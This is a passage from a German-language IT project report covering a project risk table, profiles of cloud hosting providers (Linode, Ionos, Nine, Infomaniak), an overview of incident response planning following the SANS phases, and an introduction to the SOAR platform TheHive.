- 6) Eventuellmassnahmen planen (Alternativplan, Katastrophenplan) mittels Risikoanalysetabelle
 - a) Bei besonderen kritischen Problembereichen sollen bereits in der Planungsphase alternativen Vorgehensweisen vorgesehen werden.

3.6.3. Risikoanalysetabelle

Nr.	Risiko	Symptome	Wahrscheinlichkeit	Tragweite	Gegenmassnahmen
Nr. 1	Abgabetermin kann nicht eingehalten werden	- Termin werden gemäss - Zu viele Meinungen sind zu berücksichtigen	Mittel	Hoch	- Kunden auf kritische Termine hinweisen. - Zu Entscheidungen verpflichten - Meinungen nur berücksichtigen anhand Empfehlung Projektleiter (Sofort einleiten)
Nr. 2	Budget wird nicht eingehalten	- Kosten höher als Budget - Kunde hat Bedenken bei den Kosten	Mittel	Mittel	- Genügend kostengünstigere Alternativen vorbereiten - Erarbeitetes Resultat gut verkaufen, sodass Kunde keine Bedenken hat. (Sofort einleiten)
Nr. 3	Kunde kann nicht bezahlen	- Rechnungen werden nicht bezahlt	Niedrig	Hoch	- Finanzen vor Projekt abklären - Anzahlung verlangen
Nr. 4	Dokumentation geht verloren	- Dokumentation ist nicht mehr auffindbar - Dokumentation ist veraltetet	Niedrig	Mittel	- Backup erstellen (Sofort einleiten) - Regelmässig in Teams Chat hochladen.
Nr. 5	Zu wenig Quellen für Informationen	- Es sind nicht genügend Informationen in einer Quelle	Niedrig	Niedrig	-Genügende Quellen vorbereiten - Quellen mit Kunde besprechen

3.6.4. Risikomatrix



4. Informieren

4.1. Auftrag klären

4.2. Themen

4.2.1. Server in einer Cloud

Unter einer Cloud oder Cloud Computing versteht man die internetbasierte Bereitstellung von Speicherplatz, Rechenleistung oder Anwendungssoftware als Dienstleistung. Die Nutzung dieser Infrastrukturen erfolgt vorwiegend über Programme auf den zugreifenden Geräten (Clients) sowie über den Webbrowser. Die Wartung und Pflege der zugrundeliegenden Architektur übernimmt der Anbieter. Ursprünglich und seit den 1990er Jahren steht der Begriff «Wolke» (englisch: «Cloud») in IT-Diagrammen für Teile einer Informationsarchitektur. Hiermit werden meist Bereiche beschrieben, in denen Computersysteme wie Desktop-Rechner, Server und beispielsweise Smartphones auf nicht näher definierte Weise Daten untereinander austauschen. Die Analogie zu der Wolke leitet sich dadurch ab, dass es für den Anwender gleichgültig und gewissermaßen «verschleiert» ist, auf welchem konkreten Rechner und mit welcher zugrundeliegenden Hardware die Daten abgelegt sind. Auch bekommt der Nutzer normalerweise nicht mit, mittels welcher Software die Daten gespeichert und zur Verfügung gestellt werden. Sie sind «einfach da» und im Idealfall jederzeit und überall für berechtigte Personen verfügbar.

linode.com

Linode, LLC ist ein amerikanisches Cloud-Hosting-Unternehmen in Privatbesitz, das virtuelle private Server anbietet. Es hat seinen Sitz in Philadelphia, Pennsylvania. Linode (ein Portmanteau aus den Wörtern Linux und Node) wurde von Christopher Aker gegründet und ging Mitte 2003 an den Start. Aker ist ein Absolvent der Full Sail University in Florida.

Linode wechselte im März 2008 von UML zu Xen-Virtualisierung und dann Mitte 2015 zu KVM. Im Jahr 2009 startete das Unternehmen seinen Datensicherungsdienst. NodeBalancer, ein Load-Balancing-Service, wurde im Juli 2011 eingeführt. Linode veröffentlichte Linode Managed, einen Störungsdienst für Unternehmen, im Jahr 2013.

Linode eröffnete seine ersten Rechenzentren in Fremont, Kalifornien, und Dallas im Jahr 2003. Später wurden Rechenzentren in Atlanta (2007), Newark, New Jersey (2008), London (2009), Tokio (2011 und 2016), Frankfurt und Singapur (2015) sowie Toronto, Mumbai und Sydney (2019) eröffnet.

Im Jahr 2015 kaufte Christopher Aker das historische Gebäude der Corn Exchange Bank an der North 3rd Street und Arch Street im Stadtteil Old City in Philadelphia. Nach Renovierungsarbeiten verlegte Linode 2018 seinen Hauptsitz dorthin. Aker sagte, dass das Unternehmen Schwierigkeiten hatte, Mitarbeiter von seinem vorherigen Standort in Galloway Township, New Jersey, anzuziehen und hoffte, dass ein Standort in Philadelphia helfen würde, Talente anzuwerben.

Lokationen
Dallas, TX, USA
Fremont, CA, USA
Atlanta, GA, USA
Newark, NJ, USA
London, England
Tokyo, Japan
Singapur, Singapur
Frankfurt, Deutschland
Toronto, Kanada
Mumbai, Indien
Sydney, Australia

Tabelle 46: Lokationen Linode.com

Ionos.com

Die 1&1 Ionos SE mit Sitz in Montabaur ist ein deutscher Internetdienstanbieter, der als 1&1 Internet AG – später 1&1 Internet SE – vor allem durch seine Webhosting- und DSL-Produkte bekannt wurde. Das Unternehmen gehört zum United-Internet-Konzern und wurde 1988 von Ralph Dommermuth gegründet. Das Geschäft mit Internetzugängen (DSL und Mobilfunk) wurde in die 1&1 Telecommunication ausgegliedert. In der 1&1 Internet verblieb hauptsächlich das Webhosting- und Clouddhosting-Geschäft. 2018 firmierte sie in 1&1 Ionos um.

Lokationen
Las Vegas, USA
New Jersey, USA
London, England
Frankfurt, Deutschland

Tabelle 47: Lokationen Ionos.com

Nine.ch

Originaltext gemäss [Website Nine \(Footer\)](#)

Nine ist der führende Anbieter von Managed-Service-Lösungen in der Schweiz und bietet in der Public Cloud und der Private Cloud, welche beide den Schweizer Standort nutzen, vollumfängliches Plattform-Management an. Das Unternehmen ist ISO 27001 sowie ISO 9001 zertifiziert und beschäftigt rund 40 Mitarbeitende. An drei Datacenter-Standorten wird der Betrieb von Websites wie mobilair.ch, jungfraubahnen.ch und geschenkidee.ch gewährleistet. Dabei steht nine für höchste Verfügbarkeit, höchste Performance, 24/7-Monitoring und volle Skalierbarkeit.



Abbildung 8: Logo Nine Internet Solutions AG

Infomaniak.com

Infomaniak ist das grösste Web-Hosting-Unternehmen der Schweiz und bietet auch Live-Streaming und Video-on-Demand-Dienste an.

Das Unternehmen begann als eine 1990 von Boris Siegenthaler im Kanton Genf gegründete Benutzergruppe, die ihren Mitgliedern ein Bulletin-Board-System anbot. 1994 eröffneten Siegenthaler und sein Entwicklungskollege Fabian Lucchi das Computergeschäft Siegenthaler & Lucchi im Genfer Vorort Châtelaine. Sie boten preiswerte, individuell gefertigte Computer an - als Alternative zu den grossen Distributoren, die es zu dieser Zeit gab. Im selben Jahr kauften die beiden ein Modem und eine 64-kbs-Leitung und wurden so zum ersten privaten Internet-Service-Provider im Kanton (nach dem CERN und der Universität Genf). Von 1995 an und für einige Monate bot das Geschäft allen Kunden, die einen Computer bei ihm kauften, einen kostenlosen Internetzugang an. Im Mai 1997 wurde Infomaniak mit der Gründung der TWS Infomaniak SA zu einem vollwertigen ISP - das Unternehmen entwickelte sein Angebot auf der Grundlage von preiswertem Internetzugang und Webhosting-Diensten neben seinem Hauptgeschäft, dem Einzelhandel mit Computerausrüstung.

Am 1. Januar 1998 endete das Schweizer Staatsmonopol auf Telekommunikationsdienste und neue Anbieter wurden auf dem Schweizer Markt zugelassen. Sunrise, ein Joint-Venture zwischen Tele Danmark und BT, begann, kostenlose Internetzugangsdienste anzubieten, was das Unternehmen zwang, seine Strategie zu überdenken: 1999 wurde TWS Infomaniak in Infomaniak Network umbenannt. Das Unternehmen spezialisierte sich auf Web-Hosting-Dienste für Privatanwender und kleine und mittlere Unternehmen, darunter basic.ch, das erste Schweizer Webradio.

Im Jahr 2003 war Infomaniak der grösste Webhoster in der Westschweiz und im Juli 2005 der grösste Webradio-Sender in der Westschweiz und Frankreich.

Im Jahr 2007 hat das Unternehmen seine Nachhaltigkeitscharta erstellt und eingeführt. In der Folge setzte es eine Reihe von Schlüsselmaßnahmen um, darunter den Beitritt zu einem ethischen Pensionsfonds für seine Mitarbeiter, eine Verpflichtung zu nachhaltigem Reisen und die Spende von 1 % seines Jahresumsatzes an eine Reihe von NGOs.

Im Jahr 2010 gründete das Unternehmen eine Tochtergesellschaft - Infomaniak Entertainment - die die Expansion des Unternehmens in die Bereiche Ticketing, Personal- und Akkreditierungsmanagement markiert.

Das Hauptgeschäft von Infomaniak ist nach wie vor ein Webhost und Registrar. Im Jahr 2011 gab das Unternehmen bekannt, dass es mehr als 100.000 Domainnamen verwaltet. Im Jahr 2014 wurde das dritte Rechenzentrum eröffnet. Wie alle ihre Einrichtungen war auch das neue Rechenzentrum vollständig nachhaltig - mit 100 % erneuerbarer Energie und Niederspannungstechnologien. Das Zentrum wurde als das "grünste in der Schweiz" mit einem PUE-Wert von unter 1,1 angepriesen, was dem Unternehmen den Genfer Nachhaltigkeitspreis einbrachte. Einige Monate später erhält Infomaniak die Zertifizierungen ISO 14001 und ISO 50001 für Umwelt- und Energiemanagementsysteme.

Ende 2015 stellte Infomaniak vollständig auf SSD-Technologie um. Nach den neuesten Zahlen des Unternehmens verwaltete es im Jahr 2016 mehr als 200.000 Domainnamen, 150.000 Websites und 350 Radio-/TV-Sender. Es ist auch eines der ersten Web-Unternehmen, das die neuen Let's Encrypt SSL-Zertifikate implementiert hat.

Laut CEO Boris Siegenthaler setzt sich der Kundenstamm von Infomaniak aus Unternehmen (70 %) und Privatpersonen (30 %) zusammen, wobei kleine und mittelständische Unternehmen einen grossen Teil des Umsatzes ausmachen. Rund 30 % der Kunden kommen aus Frankreich und Belgien, und 2016 hatte das Unternehmen 60 Mitarbeiter.



Abbildung 9: Logo Infomaniak Network SA

4.2.2. Incident Response

Incident Response ist ein organisierter Ansatz zur Bewältigung der Folgen einer Sicherheitsverletzung oder eines Cyberangriffs, auch bekannt als IT-Incident, Computer- Incident oder Security- Incident. Das Ziel ist es, die Situation so zu handhaben, dass der Schaden begrenzt und die Wiederherstellungszeit und -kosten reduziert werden.

Im Idealfall werden die Aktivitäten zur Reaktion auf Vorfälle vom Computer Security Incident Response Team (CSIRT) einer Organisation durchgeführt, einer Gruppe, die zuvor so ausgewählt wurde, dass sie Informationssicherheit und allgemeines IT-Personal sowie Mitglieder der C-Suite-Ebene umfasst. Unter C-Level-Position versteht man die oberste Führungsebene eines Unternehmens. Die bekanntesten C-Level-Positionen sind der CEO (Chief Executive Officer), der CFO (Chief Financial Officer) sowie der COO (Chief Operating Officer). Daneben existieren auch noch die Begrifflichkeiten CMO (Chief Marketing Officer), CIO (Chief Information Officer) und CTO (Chief Technology Officer). In bestimmten Branchen gibt es darüber hinaus weitere C-Level-Positionen entsprechend den spezifischen Anforderungen der jeweiligen Branche, wie z.B. den CRO (Chief Risk Officer) bei Banken und Versicherungen. Dem Team können auch Vertreter der Rechtsabteilung, der Personalabteilung und der Abteilung für Öffentlichkeitsarbeit angehören. Das Incident-Response-Team folgt dem Incident-Response-Plan (IRP) der Organisation, der eine Reihe schriftlicher Anweisungen enthält, die die Reaktion der Organisation auf Netzwerkereignisse, Sicherheitsvorfälle und bestätigte Sicherheitsverletzungen beschreiben.

Bei der Incident Response geht es darum, einen Flugplan zu erstellen und zu haben, bevor er notwendig ist. Es handelt sich dabei nicht um einen IT-zentrierten Prozess, sondern um eine übergreifende Geschäftsfunktion, die dazu beiträgt, dass eine Organisation schnelle Entscheidungen mit zuverlässigen Informationen treffen kann. Dabei sind nicht nur technische Mitarbeiter aus den IT- und Sicherheitsabteilungen beteiligt, sondern auch Vertreter aus anderen Kernbereichen des Unternehmens.

Dringlichkeit von Incident Response

Jede Vorfallsaktivität, die nicht ordnungsgemäss eingedämmt und behandelt wird, kann und wird in der Regel zu einem grösseren Problem eskalieren, das letztendlich zu einer schädlichen Datenverletzung, grossen Ausgaben oder einem Systemzusammenbruch führen kann. Eine schnelle Reaktion auf einen Vorfall hilft einer Organisation, Verluste zu minimieren, ausgenutzte Schwachstellen zu entschärfen, Dienste und Prozesse wiederherzustellen und die Risiken zukünftiger Vorfälle zu reduzieren.

Incident Response ermöglicht es einer Organisation, sowohl auf das Bekannte als auch auf das Unbekannte vorbereitet zu sein, und ist eine zuverlässige Methode, um einen Sicherheitsvorfall sofort zu erkennen, wenn er eintritt. Incident Response ermöglicht es einer Organisation außerdem, eine Reihe von Best Practices zu etablieren, um ein Eindringen zu stoppen, bevor es Schaden anrichtet.

Die Reaktion auf Vorfälle ist eine entscheidende Komponente für den Betrieb eines Unternehmens, da die meisten Organisationen auf sensible Informationen angewiesen sind, deren Bekanntwerden Schaden anrichten würde. Vorfälle können von einfachen Malware-Infektionen bis hin zu unverschlüsselten Mitarbeiter-Laptops reichen, die kompromittierte Anmelddaten und Datenbanklecks haben könnten. Jeder dieser Vorfälle kann sowohl kurz- als auch langfristige Auswirkungen haben, die sich auf den Erfolg des gesamten Unternehmens auswirken können.

Darüber hinaus können Sicherheitsvorfälle teuer werden, da Unternehmen mit Geldstrafen, Anwaltskosten und Kosten für die Datenwiederherstellung konfrontiert werden können. Es könnte sich auch auf zukünftige Gewinne auswirken, da unbehandelte Vorfälle mit einer geringeren Markenreputation, Kundentreue und Kundenzufriedenheit korreliert sind.

Unternehmen können Vorfälle zwar nicht vollständig ausmerzen, aber Prozesse zur Reaktion auf Vorfälle helfen, diese zu minimieren. Der Schwerpunkt sollte darauf liegen, was im Vorfeld getan werden kann, um sich auf die Auswirkungen eines Sicherheitsvorfalls vorzubereiten. Hacker wird es zwar immer geben, aber ein Team kann darauf vorbereitet sein, ihre Angriffe zu verhindern und darauf zu reagieren. Aus

diesem Grund ist ein funktionierendes, effektives Incident-Response-Konzept für alle Arten von Organisationen wichtig.

Typen von Security Incidents

Es gibt verschiedene Arten von Sicherheitsvorfällen und Möglichkeiten, sie zu klassifizieren. Was für eine Organisation als Vorfall gilt, ist für eine andere möglicherweise nicht so kritisch. Im Folgenden finden Sie einige Beispiele für häufige Vorfälle, die negative Auswirkungen haben können:

- Ein DDoS-Angriff (Distributed Denial of Service) gegen kritische Cloud-Dienste.
- Eine Malware- oder Ransomware-Infektion, die geschäftskritische Dateien im Unternehmensnetzwerk verschlüsselt hat.
- Ein erfolgreicher Phishing-Versuch, der zur Offenlegung von personenbezogenen Daten (PII) von Kunden geführt hat.
- Ein unverschlüsselter Laptop, von dem bekannt ist, dass er sensible Kundendaten enthält und der verschwunden ist.

Sicherheitsvorfälle, die typischerweise die Durchführung formaler Incident-Response-Verfahren rechtfertigen würden, werden sowohl als dringend als auch als wichtig angesehen. Das heisst, sie sind dringender Natur und müssen sofort behandelt werden, und sie haben Auswirkungen auf wichtige Systeme, Informationen oder Bereiche des Unternehmens.

Ein weiterer wichtiger Aspekt für das Verständnis von Incident Response ist die Definition des Unterschieds zwischen Bedrohungen und Schwachstellen. Eine Bedrohung ist ein Hinweis oder ein Anreiz, z. B. ein Hacker oder ein unehrlicher Mitarbeiter, der eine Schwachstelle für einen böswilligen oder finanziellen Gewinn ausnutzen will. Eine Schwachstelle ist eine Schwäche in einem Computersystem, einem Geschäftsprozess oder einem Benutzer, die leicht ausgenutzt werden kann. Bedrohungen nutzen Schwachstellen aus, die ihrerseits ein Geschäftsrisiko darstellen. Zu den möglichen Folgen gehören der unbefugte Zugriff auf sensible Datenbestände, Identitätsdiebstahl, die Abschaltung von Systemen sowie Verstöße gegen rechtliche und Compliance-Vorschriften.

6-stufiger Plan zur Reaktion auf Vorfälle

Ein Vorfallsreaktionsplan (Incident Response Plan) ist der Satz von Anweisungen, denen ein Vorfallsreaktionsteam folgt, wenn ein Ereignis eintritt. Wenn er korrekt entwickelt wurde, sollte er Verfahren zur Erkennung, Reaktion und Begrenzung der Auswirkungen eines Sicherheitsvorfalls enthalten.

Incident-Response-Pläne enthalten in der Regel Anweisungen, wie auf potenzielle Angriffsszenarien zu reagieren ist, z. B. Datenschutzverletzungen, Denial-of-Service/DDoS-Angriffe, Netzwerkeinbrüche, Malware-Ausbrüche oder Insider-Bedrohungen.

Ohne einen IRP kann es passieren, dass ein Unternehmen den Angriff nicht erkennt oder nicht das richtige Protokoll befolgt, um die Bedrohung einzudämmen und sich von ihr zu erholen, wenn ein Verstoss entdeckt wird. Wenn Verfahren zur Reaktion auf einen Vorfall nicht im Voraus entwickelt werden, verschlimmern die daraus resultierenden Bemühungen die Situation, wirken unprofessionell und sind letztlich unvertretbar, wenn Anwälte involviert werden.




Abbildung 10: Der Prozess der Ausführung eines Incident Response Plan

Laut dem [SANS Institute](#) gibt es sechs Hauptphasen eines Incident-Response-Plans:

- 1) **Vorbereitung:** Vorbereitung der Benutzer und des IT-Personals auf den Umgang mit potenziellen Vorfällen, sollten diese auftreten.
- 2) **Identifizierung:** Feststellen, ob ein Ereignis als Sicherheitsvorfall einzustufen ist.
- 3) Eingrenzung: Begrenzung des Schadens durch den Vorfall und Isolierung der betroffenen Systeme, um weiteren Schaden zu verhindern.
- 4) **Ausrottung:** Finden der Grundursache des Vorfalls und Entfernen der betroffenen Systeme aus der Produktionsumgebung.
- 5) **Wiederherstellung:** Sicherstellen, dass keine Bedrohung mehr besteht, und Wiederzulassung betroffener Systeme zur Produktionsumgebung.
- 6) **Erfahrungen sammeln:** Vervollständigung der Vorfalldokumentation, Durchführung von Analysen, um aus dem Vorfall zu lernen und möglicherweise zukünftige Reaktionsmaßnahmen zu verbessern.

Darüber hinaus zeigen Best Practices, dass IRPs [einem gemeinsamen Rahmen folgen](#), der Folgendes umfasst:

- Einen Überblick über den Plan.
- Eine Liste der Rollen und Verantwortlichkeiten.
- Eine Liste der Vorfälle, die Massnahmen erfordern.
- Den aktuellen Zustand der Netzwerkinfrastruktur und der Sicherheitsvorkehrungen.
- Verfahren zur Erkennung, Untersuchung und Eindämmung.
- Schritte zur Ausrottung.
- Schritte zur Wiederherstellung.
- Der Prozess zur Benachrichtigung über eine Sicherheitsverletzung.
- Eine Liste von Folgeaufgaben.
- Eine Anrufliste.
- Tests des Vorfallsreaktionsplans.
- Eventuelle Überarbeitungen.

Ein Incident-Response-Plan kann für ein Unternehmen von Vorteil sein, indem er beschreibt, wie die Dauer und der Schaden eines Sicherheitsvorfalls minimiert, die beteiligten Stakeholder identifiziert, die forensische Analyse rationalisiert, die Wiederherstellungszeit beschleunigt, negative Publicity reduziert und letztlich das Vertrauen der Unternehmensleitung, der Eigentümer und der Aktionäre erhöht.

Der Plan sollte die Rollen und Verantwortlichkeiten der Mitglieder des Incident-Response-Teams identifizieren und beschreiben, die für das Testen des Plans und dessen Umsetzung verantwortlich sind. Der Plan sollte auch die Tools, Technologien und physischen Ressourcen spezifizieren, die zur Wiederherstellung der verletzten Informationen vorhanden sein müssen.

Der IRP jeder Organisation kann auf die spezifischen Geschäftsrisiken und Bedürfnisse zugeschnitten werden, die in Risikobewertungen identifiziert wurden. Alle Pläne zur Reaktion auf Vorfälle sollten jedoch Faktoren wie das Wer, Was, Wann, Warum und Wie in Bezug auf Sicherheitsvorfälle und bestätigte Verstöße umreissen.

Was macht ein Incident Response Team?

Ein gutes Incident-Response-Programm erfordert die Zusammenstellung eines funktionsübergreifenden Teams aus verschiedenen Bereichen des Unternehmens. Ohne die richtigen Mitarbeiter wird jeder Versuch, auf Vorfälle zu reagieren, wahrscheinlich ineffektiv sein. Das Team hilft nicht nur bei der Ausführung des IRP, sondern auch bei der laufenden Überwachung und Wartung, einschliesslich der täglichen Verwaltung der technischen Kontrollen. Jedes Teammitglied sollte klar definierte Aufgaben und Ziele haben. Dabei handelt es sich um Massnahmen, die nicht nur während eines Vorfalls, sondern auch vor und nach dem Eintreten eines Vorfalls durchgeführt werden. Das Incident-Response-Team kann Mitglieder des gesamten Sicherheitsausschusses der Organisation einbeziehen.

Wer ist für die Reaktion auf Vorfälle verantwortlich?

Verwaltung von Vorfallreaktionsplänen

Um sich auf Vorfälle im gesamten Unternehmen angemessen vorzubereiten und zu reagieren, sollte ein Unternehmen ein Incident Response Team bilden. Diese Art von Sicherheitsteam ist für die Analyse von Sicherheitsereignissen und die angemessene Reaktion darauf verantwortlich. Ein Incident-Response-Team kann Folgendes umfassen:

- Ein Incident Response Manager, in der Regel der Leiter der IT-Abteilung, der die Massnahmen zur Erkennung, Analyse und Eindämmung eines Vorfalls überwacht und priorisiert. Der Incident-Response-Manager vermittelt auch die besonderen Anforderungen von Vorfällen mit hohem Schweregrad an den Rest der Organisation.
- Sicherheitsanalysten, die den Manager unterstützen und direkt mit dem betroffenen Netzwerk arbeiten, um Zeit, Ort und Details eines Vorfalls zu recherchieren. Triage-Analysten filtern falsch-positive Meldungen heraus und halten ein Auge auf potenzielle Eindringlinge. Forensische Analysten stellen wichtige Artefakte (zurückgelassene Rückstände, die Hinweise auf einen Eindringling geben können) wieder her und wahren die Integrität der Beweise und der Untersuchung.
- Bedrohungsforscher, die Bedrohungssichten und Kontext für einen Vorfall liefern. Sie durchforsten das Internet und identifizieren Informationen, die möglicherweise nach aussen gemeldet worden sind. Bedrohungsforscher kombinieren diese Daten mit den Aufzeichnungen einer Organisation über frühere Vorfälle, um eine Datenbank mit internen Informationen aufzubauen und zu pflegen. Wenn dieses Mass an Fachwissen im Unternehmen nicht vorhanden ist, kann es ausgelagert werden.

Die Unterstützung des Managements ist der Schlüssel zur Sicherstellung der notwendigen Ressourcen, der Finanzierung, des Personals und des zeitlichen Engagements für die Planung und Ausführung der Vorfallsreaktion. Viele Incident-Response-Teams bestehen aus dem Chief Information Security Officer (CISO), dem Chief Information Officer (CIO) oder einer anderen Führungskraft, die als Leiter und Vordenker der Gruppe fungiert. Ein externer Berater, der sich auf die Reaktion auf Vorfälle spezialisiert hat, kann bei Bedarf eine gute Ergänzung des Teams sein.

Dem Incident Response Team kann auch ein Vertreter der Personalabteilung angehören, insbesondere wenn die Untersuchung ergibt, dass ein Mitarbeiter in einen Vorfall verwickelt ist. Audit- und

Risikomanagement-Spezialisten können Schwachstellenbewertungen und Bedrohungsmetriken entwickeln. Sie fördern auch Best Practices in der gesamten Organisation.

Die Rechtsabteilung der Organisation kann sicherstellen, dass die gesammelten Beweise ihren forensischen Wert behalten, falls die Organisation beschliesst, rechtliche Schritte einzuleiten. Anwälte beraten auch in Haftungsfragen, wenn ein Vorfall Lieferanten, Kunden und/oder die Öffentlichkeit betrifft. Schliesslich ist ein Spezialist für Öffentlichkeitsarbeit unerlässlich, um mit den Teamleitern in Kontakt zu bleiben und sicherzustellen, dass genaue und konsistente Informationen an die Medien, Kunden, Aktionäre und andere interessierte Parteien weitergegeben werden.

Verwaltung von Vorfallreaktionsplänen

Die Reaktion auf Vorfälle ist nicht anders als jeder andere Aspekt der Informationssicherheit. Sie erfordert eine durchdachte Planung, eine fortlaufende Überwachung und klare Messgrössen, damit die Bemühungen richtig gemessen werden können. Zu den laufenden Managementinitiativen gehören das Festlegen und Überwachen von Zielen für die Reaktion auf Vorfälle, das regelmässige Testen des IRP, um seine Effektivität zu gewährleisten, und die Schulung aller erforderlichen Parteien in den anwendbaren Verfahren zur Reaktion auf Vorfälle. Spezifische Kennzahlen zur Messung der Effektivität von Initiativen zur Reaktion auf Vorfälle können sein:

- Anzahl der erkannten Vorfälle.
- Anzahl der übersehenden Vorfälle.
- Anzahl der Vorfälle, die Massnahmen erfordern.
- Anzahl der wiederholten Vorfälle.
- Der Zeitrahmen für die Behebung.
- Anzahl der Vorfälle, die zu Sicherheitsverletzungen geführt haben.

Zusätzlich können die Ziele für die Reaktion auf Vorfälle folgende Bereiche umfassen:

- Überprüfungen und Aktualisierungen des routinemässigen Incident-Response-Plans.
- Die Planung und Durchführung von Testszenarien zur Reaktion auf Vorfälle.
- Integrationsfragen mit verwandten Sicherheitsinitiativen, wie z. B. Sicherheitsbewusstsein, technische Erkennungssysteme, Mitarbeiterschulungen und Schwachstellen- und Penetrationstests.
- Die Meldung von Sicherheitereignissen an die Unternehmensleitung oder an externe Stellen.
- Die Beschaffung zusätzlicher Technologien, die eine verbesserte Sichtbarkeit und Kontrolle des Netzwerks bieten können.

Incident-Response-Pläne vs. Business-Continuity-Pläne

Mit dem Ziel, den normalen Betrieb aufrechtzuerhalten und die Auswirkungen von unvorhergesehenen Ereignissen zu minimieren, kann die Reaktion auf Vorfälle als Teil des Business-Continuity-Prozesses betrachtet werden. In Anbetracht dessen, was auf dem Spiel steht, und der verschiedenen beteiligten Variablen, wie Menschen, Technologien und Geschäftsprozesse, sollte die Vorfallsreaktion den höchsten Grad an Sichtbarkeit innerhalb der Organisation haben. Ein IRP widmet sich Vorfällen und Verstößen, die sich auf Netzwerke und Computer, Anwendungen und Datenbanken und damit verbundene Informationswerte auswirken. Daher ist es für die meisten Unternehmen am besten, den Plan für die Reaktion auf Vorfälle in einem eigenständigen Dokument aufzubewahren - getrennt vom Business-Continuity-Plan, aber mit Verweis auf diesen. Das Wichtigste ist, sicherzustellen, dass der Vorfallsreactionsplan für alle Teammitglieder leicht zugänglich ist, wenn er benötigt wird.



Abbildung 11: Incident Response Pläne vs. Business Continuity Pläne

4.2.3. SOAR

Bei der Bearbeitung eines Sicherheitsvorfalls fallen viele Informationen an, die verarbeitet und analysiert werden müssen. Eine ideale Plattform für die Reaktion auf Sicherheitsvorfälle sollte Folgendes leisten können:

- Alarne und Sicherheitsereignisse aus verschiedenen Quellen empfangen (SIEM, IDS, E-Mail).
- Die Verwaltung von Sicherheitsvorfällen sollte es einem Sicherheitsanalysten ermöglichen, verwandte Protokolle, IOCs oder Befunde während des Lebenszyklus der Vorfallsbearbeitung hinzuzufügen.
- seine Analyse mit externen Bedrohungsinformationen wie VirusTotal vergleichen, um das bösartige Verhalten einer Datei, eines Hashes, einer Domain oder einer IP-Adresse zu identifizieren

TheHive

TheHive ist eine skalierbare 4-in-1 Open-Source- und kostenlose Security Incident Response Platform, die entwickelt wurde, um SOCs, CSIRTs, CERTs und allen Informationssicherheitsexperten das Leben zu erleichtern, die mit Sicherheitsvorfällen zu tun haben, die schnell untersucht werden müssen und auf die schnell reagiert werden muss. Es ist der perfekte Begleiter für MISP. Sie können es mit einer oder mehreren MISP-Instanzen synchronisieren, um Untersuchungen aus MISP-Ereignissen heraus zu starten. Sie können auch die Ergebnisse einer Untersuchung als MISP-Ereignis exportieren, um Ihren Kollegen und Partnern zu helfen, Angriffe zu erkennen und auf diese zu reagieren. Wenn TheHive in Verbindung mit Cortex verwendet wird, können Sicherheitsanalysten und Forscher außerdem problemlos Hunderte von Observablen auf einmal mit mehr als 100 Analysatoren analysieren, einen Vorfall eindämmen oder dank der Cortex-Responder Malware ausrotten.

Mehrere SOC- und CERT-Analysten können gleichzeitig an Untersuchungen mitarbeiten. Dank des integrierten Live-Streams stehen allen Teammitgliedern Echtzeitinformationen zu neuen oder bestehenden Fällen, Aufgaben, Observablen und IOCs zur Verfügung. Über spezielle Benachrichtigungen können sie neue Aufgaben bearbeiten oder zuweisen und eine Vorschau auf neue MISP-Ereignisse und Alarne aus verschiedenen Quellen wie E-Mail-Berichten, CTI-Providern und SIEMS anzeigen. Sie können diese dann sofort importieren und untersuchen.

Fälle und zugehörige Aufgaben können mithilfe einer einfachen, aber leistungsstarken Vorlagen-Engine erstellt werden. Sie können Ihren Vorlagen Metriken und benutzerdefinierte Felder hinzufügen, um die Aktivität Ihres Teams zu steuern, die Art von Untersuchungen zu identifizieren, die viel Zeit in Anspruch nehmen, und zu versuchen, lästige Aufgaben durch dynamische Dashboards zu automatisieren. Analysten können ihren Fortschritt aufzeichnen, Beweisstücke oder bemerkenswerte Dateien anhängen, Tags hinzufügen und passwortgeschützte ZIP-Archive mit Malware oder verdächtigen Daten importieren, ohne sie zu öffnen.

Fügen Sie jedem Fall, den Sie erstellen, eine, Hunderte oder Tausende von Observablen hinzu oder importieren Sie sie direkt aus einem MISP-Ereignis oder einer an die Plattform gesendeten Meldung. Sie können sie schnell sortieren und filtern. Nutzen Sie die Leistungsfähigkeit von Cortex und seinen Analysatoren und Respondern, um wertvolle Erkenntnisse zu gewinnen, Ihre Untersuchungen zu beschleunigen und Bedrohungen einzudämmen. Nutzen Sie Tags, markieren Sie IOCs, Sichtungen und identifizieren Sie zuvor gesehene Observablen, um Ihre Bedrohungsdaten zu ergänzen. Nach Abschluss der Untersuchungen exportieren Sie IOCs in eine oder mehrere MISP-Instanzen.

